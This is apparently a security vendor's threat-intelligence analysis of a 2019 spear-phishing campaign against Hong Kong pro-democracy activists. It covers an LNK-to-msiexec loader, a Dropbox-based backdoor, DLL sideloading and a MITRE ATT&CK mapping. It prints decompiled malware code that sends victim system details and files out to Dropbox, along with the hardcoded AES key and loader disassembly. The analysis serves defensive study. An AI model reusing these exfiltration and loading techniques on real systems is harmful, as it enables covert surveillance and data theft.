Threat Actor Targeting Hong Kong Pro-Democracy Figures

redalert.nshc.net/2019/12/03/threat-actor-targeting-hong-kong-activists

Introduction

At the end of October, a person deeply involved in the pro-democracy side of the Hong Kong protests received a spear phishing email from someone claiming to be a law student at a top foreign university, requesting for feedback on his supposed thesis which includes recommendations on how to end the Hong Kong unrest. The email contained a link to a Google drive ZIP file.

n	Name		Size
..			Up
Hong-Kong-Report		pdf	177962
Hong_Kong_Democratic_Crisis_Brief		pdf	1401 K
To-end-Hong-Kong-unrest-Nikkei-Asian-Review.rtf		lnk	2205

The contents of FYI.zip downloaded from the Google Drive link

The ZIP archive contained three files – an August 2019 policy brief downloaded from Freedom House regarding the Democratic Crisis in Hong Kong, a September 2019 Hong Kong report downloaded from Human Rights First, and a supposed RTF file from the Nikkei Asian Review.


Analysis of the LNK file shows running it will execute msiexec.exe to download and run a remote MSI file

The LNK file is actually a shortcut to the Windows utility msiexec.exe, which can be used as a LOLBin to remotely download and run MSI files which have the PNG extension. In this case, the MSI file is remotely downloaded from a GitHub repository and account which was created on October 10.

A snapshot of the GitHub repository on October 29

siHost64

The MSI file, “siHost64.png”, was created using a registered or cracked EXEMSI program. Running it will drop and run “siHost64.exe” in the %APPDATA% folder. This executable is a PyInstaller executable which has over a thousand files inside it, but the main important file is the compiled python script “siHost64”.



n	Name		Size	Date	Time
..			Up	11/18/19	16:31
Include			Folder	11/18/19	16:31
out00-PYZ.pyz_extracted			Folder	11/18/19	16:31
requests			Folder	11/18/19	16:31
tcl			Folder	11/18/19	16:31
tk			Folder	11/18/19	16:31
_bsddb		pyd	491008	11/18/19	16:31
_ctypes		pyd	47104	11/18/19	16:31
_hashlib		pyd	459776	11/18/19	16:31
_socket		pyd	24576	11/18/19	16:31
_sqlite3		pyd	28672	11/18/19	16:31
_ssl		pyd	669696	11/18/19	16:31
_testcapi		pyd	20480	11/18/19	16:31
_tkinter		pyd	24064	11/18/19	16:31
bz2		pyd	42496	11/18/19	16:31
Crypto.Cipher._AES		pyd	16384	11/18/19	16:31
Crypto.Hash._SHA256		pyd	9728	11/18/19	16:31
Crypto.Random.OSRNG.winrandom		pyd	8704	11/18/19	16:31
Crypto.Util._counter		pyd	8704	11/18/19	16:31
Microsoft.VC90.CRT		manifest	1052	11/18/19	16:31
msvcm90		dll	245760	11/18/19	16:31
msvcp90		dll	392848	11/18/19	16:31
msvcr90		dll	255120	11/18/19	16:31
out00-PYZ		pyz	1828 K	11/18/19	16:31
pyexpat		pyd	62464	11/18/19	16:31
pyi-windows-manifest-filename siHost64.exe		manifest	0	11/18/19	16:31
pyi_rth__tkinter			622	11/18/19	16:31
pyiboot01_bootstrap			4347	11/18/19	16:31
pyimod01_os_path			2515	11/18/19	16:31
pyimod02_archive			10475	11/18/19	16:31
pyimod03_importers			18011	11/18/19	16:31
python27		dll	3313 K	11/18/19	16:31
pywintypes27		dll	59904	11/18/19	16:31
select		pyd	11264	11/18/19	16:31
siHost64			15670	11/18/19	16:31
siHost64.exe		manifest	1351	11/18/19	16:31
sqlite3		dll	253440	11/18/19	16:31
struct			234	11/18/19	16:31
tcl85		dll	462336	11/18/19	16:31
tk85		dll	456192	11/18/19	16:31
unicodedata		pyd	184832	11/18/19	16:31

Unpacking the PyInstaller executable shows the real files, some of which cannot be seen when performing dynamic analysis

By restoring the first eight missing bytes of “siHost64” which is typically required for such PyInstaller files, we are then able to decompile the compiled python script and analyze the functionality of this malware:

- Use the Python requests library to call the DropBox API which connects to DropBox and uses it as a HTTPS C2 server
- Use the system proxy for communications if any
- Add itself to the registry AutoRun location HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the registry name “siHost64”. On October 31, the new version of the malware changed the registry name used to “Dropbox Update Setup”.
- Perform AES encryption with CBC mode on uploaded files with the key “ApmcJue1570368JnxBdGetr*^#ajLsOw” and a random salt
- Check in to the C2 server by creating an encrypted file containing the operating system version and architecture, date, computer name, and logged in user

- Check for files from the C2 server which contain encrypted arbitrary commands to be run, execute that command, and create a new encrypted file containing the results of the executed command.

```
19  api_url = 'https://api.dropboxapi.com/2/files/'
20  content_url = 'https://content.dropboxapi.com/2/files/'
242 def upload(data, filepath, proxy):
243     headers = {'Authorization': 'Bearer ' + access_token,
244      'Content-Type': 'application/octet-stream',
245      'Dropbox-API-Arg': '{"path":"%s"}' % filepath}
246     r = do_post(content_url + 'upload', headers, data, proxy)
247     return r
425 def call_online(proxy):
426     info = {u'sys': getSysinfo(),
427      u'date': getdate(),
428      u'pcname': getComputername(),
429      u'user': getUser()}
430     filename = 'online#{}#.txt'.format(uniqueid)
431     file_content = json.dumps({u'sys': getSysinfo(),
432      u'date': getdate(),
433      u'pcname': getComputername(),
434      u'user': getUser(),
435      u'msg': info})
436     while True:
437         try:
438             if search(respath, filename, proxy)['matches']:
439                 delete(respath_s + filename, proxy)
440             upload(aesciper.encrypt(file_content), respath_s + filename, proxy)
441             break
442         except Exception as e:
443             time.sleep(10)
444
```

Example of the malware using the Dropbox API to check in

Based on the check in information from infected machines, it appears that there is a single infected Hong Kong victim of interest to this threat actor connecting to the Dropbox app besides the target we described at the start. The files exfiltrated from this victim appeared to be personal documents related to the victim traveling to the United States, business forms, and Christian hymns.

Besides those exfiltrated documents, the C2 server also appeared to host their next stage malware such as two files named “GetCurrentRollback.exe” and “GetCurrentDeploy.dll”. “GetCurrentRollback.exe” is a signed Microsoft executable which seems to be for upgrading the previous Windows operating system version to Windows 10, and “GetCurrentDeploy.dll” likely being the name of the DLL which is side loaded. The first version of “GetCurrentRollback.exe” we could find was since 2016 and the latest in 2019 November, which means all version might be exploitable by DLL Sideloading at first glance.

```
.text:00402910 sub_402910      proc near               ; CODE XREF: start-72↓p
.text:00402910
.text:00402910 hModule         = dword ptr -8
.text:00402910 var_4           = dword ptr -4
.text:00402910 arg_0           = dword ptr  8
.text:00402910 arg_4           = dword ptr  0Ch
.text:00402910
.text:00402910                 mov     edi, edi
.text:00402912                 push    ebp
.text:00402913                 mov     ebp, esp
.text:00402915                 sub     esp, 8
.text:00402918                 mov     [ebp+hModule], 0
.text:0040291F                 push    0               ; dwFlags
.text:00402921                 push    0               ; hFile
.text:00402923                 push    offset LibFileName ; "GetCurrentDeploy.dll"
.text:00402928                 call    ds:LoadLibraryExW
.text:0040292E                 mov     [ebp+hModule], eax
.text:00402931                 cmp     [ebp+hModule], 0
.text:00402935                 jnz     short loc_40296D
.text:00402937                 push    offset sub_4028E0
.text:0040293C                 call    ds:GetLastError
.text:00402942                 push    eax
.text:00402943                 push    offset aLoadDllFailedE ; "load dll failed, error is "
.text:00402948                 push    offset unk_40D520
.text:0040294D                 call    sub_4060B0
.text:00402952                 add     esp, 8
.text:00402955                 mov     ecx, eax
.text:00402957                 call    sub_402B90
.text:0040295C                 mov     ecx, eax
.text:0040295E                 call    sub_402B70
.text:00402963                 jmp     loc_402A3C
.text:00402968 ; ---------------------------------------------------------------------------
.text:00402968                 jmp     loc_402A3C
.text:0040296D ; ---------------------------------------------------------------------------
.text:0040296D
.text:0040296D loc_40296D:                             ; CODE XREF: sub_402910+25↑j
.text:0040296D                 push    offset ProcName ; "GetCurrentInternal_ReportRollbackEvent"
.text:00402972                 mov     eax, [ebp+hModule]
.text:00402975                 push    eax             ; hModule
.text:00402976                 call    ds:GetProcAddress
```

A version of GetCurrentRollback.exe signed on November 13, 2019 is still vulnerable to DLL Sideloading

Conclusion

Based on the victim profile and the exfiltrated files, it appears one of the intelligence requirements of the threat actor is to monitor people with relations to the Hong Kong protests, targeting either them or the people around them. There are multiple possibilities for this requirements, with the most likely being to understand the inner thoughts of pro-democracy movement, or to support or undermine the movement behind the scenes.

Using Dropbox and other legitimate services such as Google Drive and GitHub throughout the attack life cycle is not a new concept for threat actors, allowing them to easily bypass network detection. To counter this threat, enterprises or teams within enterprises nowadays block or detect such Shadow IT services if they are not in official use, but individual or non-enterprise users which may be targeted by state sponsored threat actors rarely have this luxury.

Indicators of Compromise (IoCs)

The full report detailing each event together with IoCs (Indicators of Compromise) and recommendations is available to existing NSHC ThreatRecon customers. For more information, please contact RA.global@nshc.net.

MITRE ATT&CK Techniques

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these and other related malware.

Initial Access
T1192 Spearphishing Link

Execution
T1204 User Execution
T1218 Signed Binary Proxy Execution
T1064 Scripting

Persistence
T1060 Registry Run Keys / Startup Folder

Defense Evasion
T1140 Deobfuscate/Decode Files or Information
T1036 Masquerading
T1112 Modify Registry
T1027 Obfuscated Files or Information
T1218 Signed Binary Proxy Execution
T1102 Web Service

Discovery
T1083 File and Directory Discovery
T1082 System Information Discovery
T1033 System Owner/User Discovery
T1124 System Time Discovery

Collection
T1005 Data from Local System

Command and Control
T1043 Commonly Used Port
T1132 Data Encoding

T1071 Standard Application Layer Protocol
T1032 Standard Cryptographic Protocol
T1102 Web Service

Exfiltration
T1022 Data Encrypted
T1041 Exfiltration Over Command and Control Channel